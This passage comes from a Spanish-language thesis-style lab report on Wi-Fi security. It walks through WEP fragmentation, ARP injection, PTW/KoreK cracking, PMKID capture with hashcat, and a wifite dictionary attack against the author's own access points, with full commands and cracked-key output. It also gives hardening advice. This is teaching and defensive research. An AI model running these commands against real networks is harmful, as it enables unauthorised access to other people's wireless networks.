1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

- Hasta que se detenga, la interfaz inalámbrica cambia de nombre para indicar su estado: ya no es "wlan0", sino "wlan0mon". Esto es comprobable con:

```
ip l
```

2º [Equipo 'A', usuario "root"] Se comprueba la dirección MAC del punto de acceso al que nos queremos autenticar:

```
airodump-ng wlan0mon
```

3º [Equipo 'A', usuario "root"] Una vez se obtiene la dirección MAC del ESSID "dlink-919C" se lanza el ataque de fragmentación y se espera a capturar un paquete:

```
aireplay-ng -5 -b DIRECCION_MAC_AP wlan0mon
```

- Cuando se detecte un paquete potencialmente válido, es necesario que el atacante lo confirme tecleando 'y' en la consola. El criterio de prioridad es idéntico al del ataque *ChopChop* (4.2.2.2).




Figura 4-12. Obtención de los octetos de la cadena pseudoaleatoria con el método de fragmentación

Este archivo puede ser utilizado para el ataque de inyección del apartado 4.2.4 y, a diferencia de *ChopChop*, el tamaño del paquete inyectable no se ve limitado por el del paquete descifrado al haberse obtenido los 1500

octetos de la cadena pseudoaleatoria.

4.2.3.3 Fortificación

La fortificación de este ataque sigue la misma justificación que el apartado 4.2.1.3.

4.2.4 Inyección (WEP)

4.2.4.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.1.1.

Este ataque se apoya en el ataque de falsa autenticación (4.2.1) y de alguno de los métodos para obtener la cadena pseudoaleatoria. Por ser más potente, en este ataque se parte del archivo .xor obtenido del ataque de fragmentación (4.2.3). Es necesario realizar los pasos indicados en los apartados 4.2.1.2 y 4.2.2.2.

4.2.4.2 Objetivo del ataque: inyección de tráfico ilegítimo

Con 'A' ya autenticado en la red y la cadena pseudoaleatoria obtenida:

1º [Equipo 'A', usuario "root"] Se crea un paquete de petición ARP dirigido al AP para inyectarlo en la red y que lo responda:

```
packetforge-ng -0 -a DIRECCION_MAC_AP -h DIRECCION_MAC_A -k 192.168.0.200 -l \
192.168.0.1 -y FICHERO.XOR -w arp-request
```

- Las opciones -k y -l representan, respectivamente, la dirección (ficticia) del equipo origen de la petición ARP y la dirección IP del AP. Se ha escogido "192.168.0.200" por ser una dirección válida cualquiera.

2º [Equipo 'A', usuario "root"] Se inyecta el paquete *arp-request* en la red:

```
aireplay-ng -2 -r arp-request wlan0mon
```

```
        Size: 68, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  34:0A:33:87:91:9D
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  5C:D9:98:BB:83:A5

        0x0000:  0841 0201 340a 3387 919d 5cd9 98bb 83a5  .A..4.3...\.....
        0x0010:  ffff ffff ffff 8001 1ee2 5600 d2d1 43eb  ..........V...C.
        0x0020:  fe7a 5a47 68a1 243f 11d9 0924 f31a 501b  .zZGh.$?...$..P.
        0x0030:  7690 b4e1 99fd 1048 0c3e 5339 c714 5cf5  v......H.>S9..\.
        0x0040:  2a2d 3074                                *-0t

Use this packet ? y

Saving chosen packet in replay_src-1204-193055.cap
You should also start airodump-ng to capture replies.

End of file.
```

Figura 4-13. Detalles del paquete ARP inyectado

4.2.4.3 Fortificación

La fortificación de este ataque sigue la misma justificación que el apartado 4.2.1.3.

4.2.5 PTW/KoreK (WEP)

4.2.5.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.1.1.

4.2.5.2 Objetivo del ataque: obtención de la clave precompartida

1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

2º [Equipo 'A', usuario "root"] Se comprueba la dirección MAC del punto de acceso vulnerable:

- Con airodump-ng se comprueba qué redes inalámbricas están al alcance del dispositivo:

```
airodump-ng wlan0mon
```

- Sabiendo su BSSID, capturamos los paquetes entre el AP y el cliente. El campo "#Data" cuenta el número de IVs que se han obtenido hasta el momento:

```
airodump-ng --bssid DIRECCION_MAC_AP -w resultados_ptw wlan0mon
```

3º [Equipo 'C', usuario "dit"] Para agilizar el proceso, se envían masivamente mensajes a la dirección del punto de acceso. Con un tráfico alto y constante, 5 minutos bastan para llegar a 100000 IVs:

```
timeout 5m hping3 --flood 192.168.0.1
```

4º [Equipo 'A', usuario "root"] Se detiene la captura cuando la columna "#Data" alcance los 100000 IVs. El fichero .cap generado por *airodump-ng* se pasa como argumento para que *aircrack-ng* descifre la clave:

```
aircrack-ng resultados_ptw-01.cap
```

Tras un par de segundos, la clave es descifrada. La Figura 4-12 muestra la salida exitosa del comando anteriormente ejecutado.

```
                                Aircrack-ng 1.7

                        [00:00:02] Tested 558501 keys (got 642 IVs)

KB    depth   byte(vote)
 0   22/ 23   FE(1280) 01(1024) 0B(1024) 0E(1024) 27(1024) 2A(1024) 3A(1024) 3B(1024) 3D(1024) 3F(1024) 42(1024) 4A(1024)
 1   62/  1   FD(1024) 05( 768) 1A( 768) 1E( 768) 20( 768) 23( 768) 25( 768) 28( 768) 2A( 768) 2C( 768) 2D( 768) 2E( 768)
 2    3/ 25   84(1792) 08(1536) 93(1536) 9C(1536) C0(1536) 0F(1280) 11(1280) 1D(1280) 2B(1280) 30(1280) 59(1280) 6C(1280)
 3    9/ 29   F0(1536) 0B(1280) 29(1280) 41(1280) 49(1280) 4B(1280) 68(1280) 6D(1280) 70(1280) 74(1280) 93(1280) 97(1280)
 4   28/  4   DF(1280) 0A(1024) 0B(1024) 10(1024) 12(1024) 16(1024) 1D(1024) 23(1024) 27(1024) 2D(1024) 30(1024) 38(1024)

                KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
      Decrypted correctly: 100%
```

Figura 4-14. Contraseña obtenida con *aircrack-ng* con método PTW

5º [Equipo 'A', usuario "root"] Alternativamente al comando anterior, se puede especificar que en vez del método PTW (utilizado por defecto por ser más eficiente) use KoreK:

```
aircrack-ng -K -n 64 resultados_ptw-01.cap
```




Figura 4-15. Contraseña obtenida con *aircrack-ng* con método KoreK

Además del notable tiempo de diferencia con respecto al ataque PTW —24 veces más lento— se observa un *bug* en el porcentaje, el cual marca un 0% pese a haber encontrado la clave [96].

4.2.5.2.1 Uso de una contraseña de 13 caracteres

El método PTW ha demostrado ser muy eficaz, rompiendo una clave básica en tan solo 2 segundos. Este escenario puede repetirse con una contraseña mayor y más compleja para comprobar su efectividad. Para ello:

1º [Equipo 'C', usuario "root"] Se vuelve a preparar el escenario con los pasos mostrados en 4.2.1.1, cambiando la longitud de la clave WEP y la contraseña acorde a la Figura 4-16:




Figura 4-16. Nueva clave precompartida WEP

2º [Equipo 'A', usuario "root"] Se repiten los pasos 1, 2 del apartado anterior (4.2.5.2). Para el paso 2, se sugiere cambiar el nombre del fichero que contiene los paquetes capturados por *airodump-ng.* Por ejemplo:

```
airodump-ng --bssid DIRECCION_MAC_AP -w resultados_ptw_nuevo wlan0mon
```

3º [Equipo 'C', usuario "dit"] Nuevamente, se ejecuta durante 5 minutos el comando *hping3*:

```
timeout 5m hping3 --flood 192.168.0.1
```

4º [Equipo 'A', usuario "root"] Se detiene la captura cuando la columna "#Data" alcance los 100000 IVs. El fichero .cap generado por *airodump-ng* se pasa como argumento para que *aircrack-ng* descifre la clave:

```
aircrack-ng resultados_ptw_nuevo-01.cap
```

En tan solo 2 segundos, *aircrack-ng* obtiene la nueva clave:




Figura 4-17. Contraseña obtenida con *aircrack-ng* con método PTW

El aumento de la complejidad de la clave no ha supuesto un aumento del tiempo en que *aircrack-ng* tarda en descifrarla[16].

4.2.5.3 Fortificación

La fortificación de este ataque sigue la misma justificación que el apartado 4.2.1.3.

4.2.6 Ataque PMKID

4.2.6.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.1.1 con la excepción de utilizar cifrado WPA/WPA2 en lugar de WEP. Para poder demostrar el ataque en un tiempo razonable, es imprescindible utilizar una clave corta y/o común (por ejemplo, "abcdefgh").

El modo WPA escogido resulta indistinto al preferirse WPA2 en caso de que el cliente lo acepte. La Figura 4-18 muestra dos opciones válidas para configurar el AP:




Figura 4-18. Configuración WPA automática o solo WPA2

4.2.6.2 Objetivo del ataque: obtención de la clave precompartida

1º [Equipo 'A', usuario "root"] Se lanza *hcxdumptool* para monitorizar las redes inalámbricas disponibles. A diferencia de otros ataques, no se debe ejecutar previamente *airmon-ng*, lo cual interferiría con *hcxdumptool*:

```
hcxdumptool -w pmkid.pcap -i wlan0
```

- Si el punto de acceso retransmite esta trama, debe aparecer en la columna P el símbolo '+'.

[16] Por otra parte, con el método KoreK, tras 15 minutos no fue capaz de averiguar la nueva clave de 13 caracteres.




Figura 4-19. Tramas recogidas por *hcxdumptool*

La Figura 4-19 muestra cómo el ataque PMKID no es realizable con este AP. La trama EAPOL que se esperaba capturar no se ha detectado en más de 15 minutos de exposición. El creador de *hcxdumptool* advierte de que en menos de un minuto se debería obtener dicha trama y que hay algunos AP que, sencillamente, no implementan esta característica [97]. Tras repasar el manual del punto de acceso [98], se corrobora que no existe ninguna mención a servicios de *roaming* o del estándar IEEE 802.11r.

4.2.6.2.1 Ataque sobre AP vulnerable

Se ha demostrado cómo las funciones de *roaming* no están disponibles en todos los puntos de acceso. Para poder realizar este ataque se ha usado otro AP distinto, concretamente, el equipo Mitrastar HGU GPT-2541GNAC, cuya SSID es MOVISTAR_2FD2. La clave precompartida, igualmente, se cambia a "abcdefgh" para que el ataque se cometa en un tiempo razonable. Siguiendo los mismos pasos que en el apartado 4.2.6.2, se observa cómo *hcxdumptool* ahora sí ha capturado la trama EAPOL. Una vez se detecta, se para la monitorización.




Figura 4-20. Obtención de la trama EAPOL en AP vulnerable

1º [Equipo 'A', usuario "root"] Es necesario transcribir la información recopilada por *hcxdumptool* a texto plano para que *hashcat* pueda ejecutar el ataque. Para ello:

```
hcxpcapcngtool -o pmkid.txt pmkid.pcap
```

- El archivo .txt generado incluye información sobre otros AP y caracteres redundantes que pueden ser

eliminados para que el ataque sea más eficaz. Se eliminan las líneas que no se correspondan con el punto de acceso deseado (la línea debe contener el BSSID entre asteriscos). También se borran los primeros y últimos caracteres de la línea, las cuales siguen la forma "WPA*0X*" y "***0X", correspondientemente. El resultado final debe ser muy similar a:

/root/pmkid.txt

```
36791a39fd9e33ab099de643fadee6a75*2c96827e2fd3*acde483ee885*4d4f5649535441525f32464432
```

2º [Equipo 'A', usuario "root"] Por último, se lanza *hashcat* con el fichero .txt editado y se indica, entre otros parámetros, el uso de un diccionario para el ataque. En este caso, el fichero empleado es /usr/share/dict/wordlist-probable.txt, aunque es igualmente válido el uso de otra lista:

```
hashcat -m 22000 pmkid.txt -a 0 /usr/share/dict/wordlist-probable.txt
```

```
Dictionary cache built:
* Filename..: /usr/share/dict/wordlist-probable.txt
* Passwords.: 203809
* Bytes.....: 2121783
* Keyspace..: 203809
* Runtime...: 0 secs

36791a39fd9e33ab099de643adee6a75:2c96827e2fd3:acde483ee885:MOVISTAR_2FD2:abcdefgh

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: pmkid.txt
Time.Started.....: Mon Feb 26 11:33:13 2024 (0 secs)
Time.Estimated...: Mon Feb 26 11:33:13 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/dict/wordlist-probable.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2412 H/s (6.06ms) @ Accel:32 Loops:512 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 256/203809 (0.13%)
Rejected.........: 0/256 (0.00%)
Restore.Point....: 128/203809 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: zaq12wsx → 0123456789
Hardware.Mon.#1..: Util: 23%

Started: Mon Feb 26 11:33:07 2024
Stopped: Mon Feb 26 11:33:15 2024
```

Figura 4-21. Obtención de la clave precompartida con ataque PMKID

4.2.6.3 Fortificación

El ataque PMKID requiere dos elementos para ser posible: que el AP tenga los servicios de *roaming* activos y que la contraseña sea lo suficientemente débil como para ser descubierta por fuerza bruta o diccionarios. En entornos donde los dispositivos conectados a la red inalámbrica estén fijos o no se desplacen significativamente, el *roaming* puede ser deshabilitado sin consecuencias notorias. Desafortunadamente, el punto de acceso vulnerable se trata de un equipo comercial suministrado por un proveedor de Internet, y existen muchas funcionalidades bloqueadas incluso en la configuración avanzada; entre otras, la función *roaming* se encuentra bloqueada y activa para el usuario.




Figura 4-22. Función *roaming* bloqueada en AP vulnerable

La única alternativa para defender el punto de acceso, por tanto, es emplear una clave lo suficientemente robusta como para que no se pueda averiguar la clave. En el apartado a continuación se desarrolla específicamente un

ataque de diccionario donde se concluye con qué se considera una contraseña fiable.

4.2.7 Ataque de fuerza bruta/diccionario (WPA/WPA2)

4.2.7.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.6.1.

4.2.7.2 Objetivo del ataque: obtención de la clave precompartida

La clave "abcdefgh" es una clave débil y típica que está recogida en prácticamente todos los diccionarios de contraseñas posibles. Existen múltiples herramientas que permiten obtener el *handshake* y probar claves, entre otros, la suite de herramientas *aircrack-ng* mostrada en los ataques WEP. Para este ataque se muestra otra herramienta preinstalada en Kali, *wifite*, que realiza ataques de diccionario, entre otras funcionalidades.

1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

2º [Equipo 'A', usuario "root"] Se lanza *wifite* pasando como argumento la interfaz en modo monitorización:

```
wifite -i wlan0mon
```

- A continuación, van apareciendo por pantalla los distintos posibles objetivos del ataque. Cuando aparezca el punto de acceso ("dlink-919C") paramos el rastreo con CTRL+C:

```
[+] Scanning. Found 9 target(s), 2 client(s). Ctrl+C when ready ^C
 NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
 ---  -------------------------  --  -----  -----  ----  ------
   1  DIRECT-9F-xC8. ENVY 5 ...  102  WEP   99db    no
   2               dlink-919C     9  WPA-P   74db    no    1
   3            MOVISTAR_DA06     6  WPA-P   30db   yes
   4  DIRECT-9F-HP ENVY 564 ...   6  WPA-P   28db  lock
   5                   LIBRAO    11  WPA-P   28db   yes
   6            MOVISTAR_6250     1  WPA-P   25db   yes    1
   7               Wifi Wonka     8  WPA-P   23db   yes
   8            MOVISTAR_A4D0     6  WPA-P   22db   yes
   9            MOVISTAR_3039     6  WPA-P   17db    no
```

Figura 4-23. Ataque de diccionario con *wifite* (I)

- Se indica el número asociado al AP:

```
   2               dlink-919C     9  WPA-P   74db    no    1
   3            MOVISTAR_DA06     6  WPA-P   30db   yes
   4  DIRECT-9F-HP ENVY 564 ...   6  WPA-P   28db  lock
   5                   LIBRAO    11  WPA-P   28db   yes
   6            MOVISTAR_6250     1  WPA-P   25db   yes    1
   7               Wifi Wonka     8  WPA-P   23db   yes
   8            MOVISTAR_A4D0     6  WPA-P   22db   yes
   9            MOVISTAR_3039     6  WPA-P   17db    no
[+] select target(s) (1-9) separated by commas, dashes or all: 2
```

Figura 4-24. Ataque de diccionario con *wifite* (II)

- Tras deautenticar el cliente conectado al punto de acceso y recuperar su *handshake*, *wifite* comienza a probar claves con su diccionario por defecto:

```
[+] (1/1) Starting attacks against 34:0A:33:87:91:9D (dlink-919C)
[+] dlink-919C (73db) WPA Handshake capture: Discovered new client: 80:30:49:CB:40:D9
[+] dlink-919C (73db) WPA Handshake capture: Discovered new client: 5C:D9:98:BB:84:A7
[+] dlink-919C (74db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_dlink919C_34-0A-33-87-91-9D_2023-12-14T18-09-33.cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for 34:0a:33:87:91:9d
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 0.06% ETA: 1m39s @ 2057.2kps (current key: abcdefgh)
[+] Cracked WPA Handshake PSK: abcdefgh

[+]   Access Point Name: dlink-919C
[+]  Access Point BSSID: 34:0A:33:87:91:9D
[+]         Encryption: WPA
[+]      Handshake File: hs/handshake_dlink919C_34-0A-33-87-91-9D_2023-12-14T18-09-33.cap
[+]      PSK (password): abcdefgh
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
```

Figura 4-25. Ataque de diccionario con *wifite* (III)

4.2.7.3 Fortificación

WPA2 es un cifrado robusto, pero utilizando claves cortas, por defecto o comunes se vuelve vulnerable a este tipo de ataques. Como se concluye en [70], una contraseña original que contenga, al menos, 14 caracteres con letras, números y símbolos hacen que este tipo de ataques sean, a fecha de este documento, muy difíciles de llevar a cabo incluso con clústeres.

4.2.8 Ataque sobre WPS (WPA/WPA2)

4.2.8.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.6.1. Adicionalmente:

1º [Equipo 'C', usuario "dit"] Se habilita WPS[17] en el punto de acceso desde el apartado ADVANCED > WI-FI PROTECTED SETUP:

[17] El pin por defecto puede ser sustituido por otro generado aleatoriamente. El resultado del ataque no depende de si se escoge uno u otro.

